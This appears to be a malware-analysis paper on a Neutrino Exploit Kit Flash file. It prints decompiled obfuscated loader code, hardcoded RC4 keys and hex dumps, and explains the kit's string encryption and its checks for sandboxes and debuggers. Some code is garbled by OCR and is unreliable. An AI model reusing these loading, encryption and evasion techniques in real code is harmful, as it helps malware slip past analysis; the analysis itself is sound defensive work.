private function c(param1:ByteArray, param2:ByteArray) : B
instance initializer
class initializer
```

```
mooqowngalior
private function i(param1:Event = null) : void
{
   removeEventListener("addedToStage",this.i);
   var _loc10_:ByteArray = new s() as ByteArray;
   var _loc51_:ByteArray = new w() as ByteArray;
   var _loc41_:ByteArray = new ByteArray();
   _loc41_.writeBytes(new p() as ByteArray);
   _loc41_.writeBytes(new k() as ByteArray);
   _loc41_.writeBytes(new y() as ByteArray);
   _loc41_.writeBytes(new o() as ByteArray);
   _loc41_.writeBytes(new v() as ByteArray);
   _loc41_.writeBytes(new g() as ByteArray);
   _loc41_.writeBytes(new h() as ByteArray);
   _loc41_.writeBytes(new t() as ByteArray);
   _loc41_.writeBytes(new j() as ByteArray);
   _loc41_.writeBytes(new m() as ByteArray);
   _loc41_ = this.c(_loc51_,_loc41_);
   var _loc14_:Loader = new Loader();
   _loc14_.contentLoaderInfo.addEventListener("complete",this.e);
   _loc14_.loadBytes(_loc41_);
}

private function e(param1:Event) : void
{
   removeEventListener("complete",this.e);
   var _loc19_:ByteArray = new n() as ByteArray;
   var _loc15_:MovieClip = MovieClip(param1.target.content);
```

Figure 6 - Deobfuscated Neutrino Flash file.


When performing static analysis of the Action Script code one can determine that *DefineBinaryData* tags *P, K, Y, O, V, G, H, T, J* and *M* are concatenated and stored in *var _loc41_*. Then the function *this.c* is invoked. This function decrypts the binary data using RC4 variable key size stream cipher and uses *_loc41_* and *_loc51_* as parameters. The variable *_loc51_* contains the key that is stored in the *DefineBinaryData* tag *W*. After the data has been decrypted the *Loader.loadbytes()* function is invoked using the decrypted data. This will load the second stage code into memory. (Chechik, D. 2015) (K., 2014) (Suri, H. 2015). This step shown in figure 6.

One way to carve the data is to extract the *DefineBinaryData* tags into files using the Export All Parts functionality from FFDec and select the binary data. A Python script can be used to concatenate the data and decrypt it using RC4 algorithm with the followingRC4 key in hex format: "\x39\xd6\xcc\xbf\x27\x0e\x56\x4e\xd5\xba\x0a\x9d\xe9\x15\x29\x74\xaf\xe5\x98\x57\x1d\x4f\xc6\xea\x66\x6f\x00\xb9\xf7". The decrypted data contains a Flash file.

Another way to carve the data is to use the Action Script debugger available in FFDec. Essentially, setting a breakpoint in the *LoadBytes()* method. Then running the Flash file and then when the breakpoint is triggered, use the FFDec Search SWF in memory plugin in order to find SWF files inside the FFDec process memory address space. This technique worked well with this sample.

During Black Hat USA 2014, Timo Hirvonen presented a novel tool to perform dynamic analysis of malicious Flash files. He released an open source tool named SULO (Hirvonen, T. 2014). This tool uses the Intel Pin framework to perform binary instrumentation in order to analyze Flash files dynamically. This method enables automated unpacking of embedded Flash files that are either obfuscated or encrypted using commercial tools like secureSWF and DoSWF. The code is available for download on F-Secure GitHub repository (https://github.com/F-Secure/Sulo) and it should be compiled with Visual Studio 2010. The compilation process creates a .DLL file that can be used in conjunction with Intel Pin Kit for Visual Studio 2010. There are however limitations in the versions of Adobe Flash Player supported by SULO. At the time of writing only Flash versions 10.3.181.23 and 11.1.102.62 are supported. Nonetheless, one can use SULO with the aim to extract the packed Flash file in a simple and automated manner. In this case, the stand alone Flash player flashplayer11_1r102_62_win_sa_32bit.exe has been used.

When using SULO to analyze the Flash file, the second stage Flash file is extracted automatically. The command shown in figure 7 will run and extract the packed SWF file.




```
C:\pin>pin.exe -t "c:\pin\sulo.dll" -logfile "c:\pin\pintool.log" -fast -- "c:\Flash\flashplayer11_1r102_62_win_sa_32bit.exe"
```

Figure 7 - SULO

3.3. Second Stage Flash Analysis

The next stage consists of analyzing the second stage SWF file. Once again, using FFDec and observing its structure the Action Script code one can observe a similar structure to the previous stage. The second stage Flash file also contains obfuscated code and makes extensive use of *DefineBinaryData* tag's to store encrypted data.

Noteworthy here and as seen in figure 8 the name of the *DefineBinaryData* tags suggests it contains exploit code for Flash and Browser as seen in other versions of the Neutrino Exploit Kit.



```
extracted.swf
  header
  binaryData
    DefineBinaryData (9: _a_---)
    DefineBinaryData (8: _a_-_)
    DefineBinaryData (7: _a_-_-__)
    DefineBinaryData (1: nw18_html_rc4$6213d19f7f711f6adecb4bd50c85b060-1722720879)
    DefineBinaryData (2: nw19_swf_rc4$9b4ee00736d4f3fe1af136750f392735-2021573579)
    DefineBinaryData (3: nw2_html_rc4$1ac42c440ee054681c013a3a3f4c7c791142556130)
    DefineBinaryData (4: nw6_swf_rc4$d0fc373a01c2a2b86a71c54daa6cc47f-939197671)
    DefineBinaryData (5: nw7_html_rc4$d73edc68888fb8485c1a384f273328d9-1886692465)
    DefineBinaryData (6: nw8_html_rc4$839751a392981f1ce098a727b1bcb875-2109608792)
  frames
  others
  scripts
    § !§
    §.§
    mx
    §5§
    §_a_---§
    §_a_--__-§
    §_a_-_§
    §_a_-_---§
    §_a_-_-_§
    §_a_-_-__§
    §nw18_html_rc4$6213d19f7f711f6adecb4bd50c85b060-1722720879§
    §nw19_swf_rc4$9b4ee00736d4f3fe1af136750f392735-2021573579§
    nw2_html_rc4$1ac42c440ee054681c013a3a3f4c7c791142556130
    §nw6_swf_rc4$d0fc373a01c2a2b86a71c54daa6cc47f-9391976715§
    §nw7_html_rc4$d73edc68888fb8485c1a384f273328d9-1886692465§
    §nw8_html_rc4$839751a392981f1ce098a727b1bcb875-2109608792§
```

```
private static function §8§() : void
private var §!!§:String;
```

```
{
    import flash.display.MovieClip;
    import § !§.§ !§;
    import flash.utils.ByteArray;
    import flash.events.Event;
    import §,§.§%§;
    import §,§.§^§;
    import §,§.§=§;
    import §,§.§#!§;
    import §,§.§!§;
    import §,§.§8§;
    import flash.external.ExternalInterface;
    import flash.text.Font;
    import flash.system.Capabilities;
    import flash.net.URLRequest;
    import flash.net.URLLoader;
    import flash.net.URLVariables;
    import § !§.§1§;

    public final class §5§ extends MovieClip
    {

       private var §!!§:String;

       private var §#§:Object;

       private var §'§:§ !§;

       private var §]§:Object;

       private var §<§:ByteArray;
```

Figure 8 - Second stage Flash file.


As a starting point, the analysis steps here are the same. Invoke the P-Code deobfuscation feature in order to restore the control flow, remove traps and remove dead code. In addition, the plugin to rename invalid identifiers was executed. After performing these two steps, the Action Script code is more readable, even though the ActionScript within this Flash file is more complex than the one from the first stage.

3.3.1. Strings Protection

One of the features of secureSWF is string protection. This feature allows the malware author to encrypt strings that are used across the code with a symmetric encryption algorithm key. This feature is heavily used by the Flash file from Neutrino. A detailed explanation of how this works is as follows.

String decryption is performed by *method_1()* within Class_2. This method is responsible to read the byte streams stored inside the *DefineBinaryTag 7, 8* and *9*. It starts by reading a 32-bit integer from *DefineBinaryData* tag *9* which contains the value 0x37 0x62 0x80 0x93. This value is used by *method_7()* which XOR's it with the value that is passed as argument. This method is used in different parts of the code in order to determine the offset of the decrypted string to use.

Next, and as illustrated in figure 9, it reads one byte from *DefineBinaryData* tag *8*. This byte contains the value 0x09 and defines the amount of keys used to decrypt the byte stream. It then iterates over a loop and uses *method_2()* to read 9 values of 16-byte each. Each value represents a RC4 key.


Reads one byte from _loc2_ byte stream.
While _loc5_ (0) is smaller then _loc4_ (0x09) invokes method_2
Reads the 9 RC4 keys where each one has a length of 16 bytes
DefineBinaryData tag 8 contains 9 (0x09) RC4 keys of 16 bytes
RC4 Key1
dun
header
binaryData
DefineBinaryData (9: .class_3)
DefineBinaryData (8: .class_6)
DefineBinaryData (7: .class_4)
DefineBinaryData (1: .class_15)
DefineBinaryData (2: .class_16)
DefineBinaryData (3: .class_17)
DefineBinaryData (4: .class_18)

```
private static function method_1() : void
{
   var _loc1_:ByteArray = new var_6() as ByteArray;
   var _loc2_:ByteArray = new var_8() as ByteArray;
   var _loc3_:ByteArray = new var_7() as ByteArray;
   _loc3_.endian = Endian.LITTLE_ENDIAN;
   var_10 = _loc3_.readInt();
   var _loc4_:int = _loc2_.readByte();
   var _loc5_:* = 0;
   while(_loc5_ < _loc4_)
   {
      method_2(_loc2_);
      _loc5_++;
   }
   _loc4_ = _loc1_.readInt();
   var _loc6_:* = 0;
   while(_loc6_ < _loc4_)
   {
      method_3(_loc1_,var_5[_loc6_ % var_5.length]);
      _loc6_++;
   }
   var_4 = true;
}
```


```
private static function method_2(param1:ByteArray) : void
{
   var _loc2_:ByteArray = new ByteArray();
   param1.readBytes(_loc2_,0,16);
   _loc2_.position = 0;
   var_5.push(_loc2_);
}
```

```
00000000  09 40 09 30 53 24 6C 5C 3B 6E 22 08 71 4B 6F 49
00000010  6A 19 33 1C 05 31 2C 0D 46 50 32 60 35 32 3F 23
00000020  4A 76 1A 11 40 3D 0C 04 7E 0A 56 1D 5A 0D 2C 70
00000030  25 4B 78 70 01 19 10 62 5C 2E 63 55 3F 74 62 3D
00000040  7C 72 6F 56 61 5C 5F 6C 0E 27 72 39 41 6F 75 50
00000050  3F 3C 4F 17 7D 18 1F 67 15 0C 61 7C 7C 58 0C 4F
00000060  70 5E 0F 5C 57 46 48 55 53 7B 19 6E 3B 25 32 67
00000070  60 12 3B 13 25 30 3E 5E 2D 4A 69 09 5C 3F 06 3C
00000080  1E 14 09 63 26 13 68 0F 29 31 2A 2E 78 3F 05 51
00000090  7A
```

Figure 9 -Strings Decryption

.

Following that, it reads a 32-bit integer from *DefineBinaryData* tag *7* as illustrated in figure 10. This dword has the value of 0x3F (63). In then iterates over a loop and uses *method_3()* to read the size of each string and decrypts the byte stream inside the *DefineBinaryData* tag *7*. This function will decrypt 63 strings.


Reads a 32 bit integer from _loc1_ (0x003F)
While _loc6_ (0) is smaller then _loc4_ (63) invokes method_3
Reads the size of the string. Then reads the byte stream containing the string. Invokes the RC4 decryption routine which is performed by class_5
DefineBinaryData tag 7 contains 63 (0x3F) RC4 encrypted strings. The size of each string is the dword before the string starts
Amount of strings
Size of first string
First string
dumped_flash_0.bin
[0]
header
binaryData
DefineBinaryData (9: class_3)
DefineBinaryData (8: class_6)
DefineBinaryData (7: class_4)
DefineBinaryData (1: class_15)
DefineBinaryData (2: class_16)
DefineBinaryData (3: class_17)
DefineBinaryData (4: class_18)
DefineBinaryData (5: class_19)
DefineBinaryData (6: class_20)

```
private static function method_1() : void
{
   var _loc1_:ByteArray = new var_6() as ByteArray;
   var _loc2_:ByteArray = new var_8() as ByteArray;
   var _loc3_:ByteArray = new var_7() as ByteArray;
   _loc3_.endian = Endian.LITTLE_ENDIAN;
   var_10 = _loc3_.readInt();
   var _loc4_:int = _loc2_.readByte();
   var _loc5_:* = 0;
   while(_loc5_ < _loc4_)
   {
      method_2(_loc2_);
      _loc5_++;
   }
   _loc4_ = _loc1_.readInt();
   var _loc6_:* = 0;
   while(_loc6_ < _loc4_)
   {
      method_3(_loc1_,var_5[_loc6_ % var_5.length]);
      _loc6_++;
   }
   var_4 = true;
}
```

```
private static function method_3(param1:ByteArray, param2:ByteArray) : void
{
   var _loc3_:int = param1.readInt();
   var _loc4_:ByteArray = new ByteArray();
   param1.readBytes(_loc4_,0,_loc3_);
   var _loc5_:class_5 = new class_5(param2);
   _loc5_.method_6(_loc4_);
   _loc4_.position = 0;
   var_9.push(_loc4_.readUTFBytes(_loc4_.length));
}
```

```
00000000  00 00 00 3F 00 00 00 11 12 4B 13 FB 87 45 E2 7F
00000010  45 9D 36 EE 27 F7 A4 00 06 00 00 00 11 E9 2F C7
00000020  2E 5B 73 B6 C3 A1 68 CA 17 2E AD 93 E8 6E 00 00
00000030  00 ED 51 4D 55 9F 53 61 9C B7 DA C0 8F 0E AD F8
00000040  24 34 9A 9D BF 3E 8E 2B 95 55 CF 85 B3 FC 4A 03
00000050  E4 D5 D1 F9 1D 6F C4 9C F2 1C A9 33 0D 17 01 66
00000060  AD 8D 22 B8 05 7F C9 C4 77 2B 13 76 88 45 0C C2
00000070  93 2C D8 85 68 B5 52 FD 1E B8 17 E4 25 28 1E 21
00000080  75 71 52 DA D6 B7 27 AA FF 9B 6F AC F9 AE 17 84
00000090  71 61 29 F9 83 8F 03 3C D3 E6 68 C9 7D 5C 20 9F
000000A0  39 84 ED BC F7 5D 4E 16 C1 32 34 5B EB 52 DB 1D
000000B0  4B C9 A4 7F EA 3D 3D 3A B1 07 56 BB C1 03 03 28
```

Figure 10 - String protection

In summary *DefineBinaryData* tag *8* contains an array of nine 16-byte RC4 keys. *DefineBinaryData* tag *7* contains 63 (0x3f) RC4-encrypted strings. The first dword contains the total number of strings. Then each string starts with a dword that contains the size of the string, followed by the RC4-encrypted data. The RC4 decryption routine uses the 9 RC4 keys iteratively across the 63 strings. The decrypted strings are used on different parts of the code. One of its main purposes is to verify the properties of the system and runtime environment (Chechik, D. 2015).


3.3.2. System and runtime checks

In order to evade detection and thwart analysis the second stage Flash file contains many environmental checks that verify if the properties of the system and runtime environment are the right ones.

These checks are performed using a combination of the ExternalInterface class (*import flash.external.ExternalInterface*) and the Capabilities class (*import flash.system.Capabilities*). The goal of these checks are twofold. First to make the analysis more difficult and evade detection. Second is to select the appropriate exploit code to run.

Inside *Class_7*.one could see the different checks. The code starts by verifying if the environment is running on a headless browser or inside a JavaScript engine. In addition, it verifies if it is running under a debugger.

Following that, more checks are performed using the following strings: isPhantom, isNodeJS, isCouchJS, isRhino and isDebugger. These strings come from the 63 strings that are encrypted on *DefineBinaryData* tag *7* and explained in the previous section. If some of these checks are successful, the code will not proceed. Then, it enumerates the different capabilities. Figure 10 shows a snippet of ActionScript code where these checks are performed. The ActionScript make use of the ExternalInterface class. Using this method ActionScript can call JavaScript functions, pass arguments and receive return values. This works vice-versa and makes the code very versatile (Adobe, 2015).


Different checks performed by 2nd stage flash including Anti-Debugging


```
        private final function method_22() : void
        {
           var _loc2_:String = ExternalInterface.call(class_2.method_7(-1820302843));
           var _loc10_:String = ExternalInterface.call(class_2.method_7(-1820302818));
           var _loc5_:String = ExternalInterface.call(class_2.method_7(-1820302800));
           var _loc1_:Boolean = ExternalInterface.call(class_2.method_7(-1820302848));
           var _loc9_:Boolean = ExternalInterface.call(class_2.method_7(-1820302816));
           var _loc3_:Boolean = ExternalInterface.call(class_2.method_7(-1820302832));
           var _loc7_:Boolean = ExternalInterface.call(class_2.method_7(-1820302817));
                   _:Boolean = ExternalInterface.call(class_2.method_7(-1820302839));
                   _:String = ExternalInterface.call(class_2.method_7(-1820302831));
                   _:Boolean = ExternalInterface.call(class_2.method_7(-1820302808));
                   12 = {
                   2.method_7(-1820302828):_loc4_,
              class_2.method_7(-1820302830):Font.enumerateFonts(true).length,
              class_2.method_7(-1820302809):Capabilities.cpuArchitecture,
              class_2.method_7(-18203027[illegible]):Capabilities.isDebugger,
              class_2.method_7(-1820302842):Capabilities.playerType,
              class_2.method_7(-1820302813):Capabilities.os,
              class_2.method_7(-1820302807):Capabilities.language,
              class_2.method_7(-1820302841):Capabilities.version,
              class_2.method_7(-1820302834):Capabilities.screenColor,
              class_2.method_7(-1820302802):Capabilities.screenDPI,
              class_2.method_7(-1820302793):Capabilities.screenResolutionX,
              class_2.method_7(-1820302794):Capabilities.screenResolutionY,
              class_2.method_7(-1820302796):Capabilities.supports32BitProcesses,
              class_2.method_7(-1820302797):Capabilities.supports64BitProcesses,
              class_2.method_7(-1820302822):ExternalInterface.available,
```

Figure 11 - Different checks performed by the code

If the checks performed are successful, the result passes on back to JavaScript who then by its turn sends this information back to the Neutrino server in a form of a ping (Chechik, D. 2015).

3.3.3. Exploit code decryption


The final stage of the malicious Flash file is to decrypt the exploit code. The malicious code is stored in the *DefineBinaryData* tag *1* to *6*. The byte streams are RC4-encrypted. These byte streams contain 6 modules that exploit 5 different vulnerabilities. Figure 11 shows a snippet of code from *Class_7* that loads the different exploit modules after the system and runtimes checks have been performed.



```
        var _loc5_:class_9 = new class_9(this.var_11,this.var_12);
        var _loc4_:class_14 = new class_14(this.var_11,this.var_12);
        var _loc3_:class_13 = new class_13(this.var_11,this.var_12);
        var _loc7_:class_11 = new class_11(this.var_11,this.var_12);
        var _loc6_:class_10 = new class_10(this.var_11,this.var_12);
        addChild(_loc6_);
        var _loc2_:class_12 = new class_12(this.var_11,this.var_12);
        addChild(_loc2_);
```

Figure 12: Code that invokes the different exploit modules

The first module to be loaded is within *class_9*. This module is referenced as *nw18_html* and *pwn18*. This class invokes the RC4-encrypted byte stream from *DefineBinaryData* tag *1* and the RC4 key is retrieved from the list of encrypted strings within *DefineBinaryData* tag *7*. After the decryption routine is complete, the data is then uncompressed using the algorithm that is also stored in the list of encrypted strings. These steps are illustrated in figure 13.



ScriptLimits
DoABC2 (merged)
SymbolClass
scripts
mx
core
ByteArrayAsset
IFlexAsset
mx_internal
package_1
class_8
package_1
package_2
class_10
class_11
class_12
class_13
class_14
class_9
class_1
Traits
Constants
private var var_12:O
private var var_11:O
private var var_13:Class;
private var var_16:String;
public final function method_12() : Boolean
instance initializer
RC4 key is retrieved using method_7. In this case is "qnigpeuktueb551166"
RC4 decryption routine is invoked and then data is uncompressed
RC4 encrypted data (_local6_) and RC4 key (var_16)
The algorithm that is passed as value to the uncompress routine is retrieved under method_7 which uses the XOR key to get the offset of the decrypted string. In this case is "deflate"

```
private var var_11:Object;

private var var_13:Class;

private var var_16:String;

public function class_9(param1:Object, param2:Object)
{
   var_13 = class_15;
   super();
   this.var_11 = param1;
   this.var_12 = param2;
   if(false === this.method_12
   {
      return;

   this.var_16 = class_2.method_7(-1820302827);
   var _loc5_:package_1 = new package_1();
   var _loc6_:ByteArray = new var_13()   ByteArray;
   _loc6_ = _loc5_.method_13(_loc6_,this.var_16);
   _loc6_.uncompress(class_2.method_7(-1820302838));
   var _loc3_:String = _loc6_.toString();
   var _loc4_:String = class_2.method_7(-1820302795);
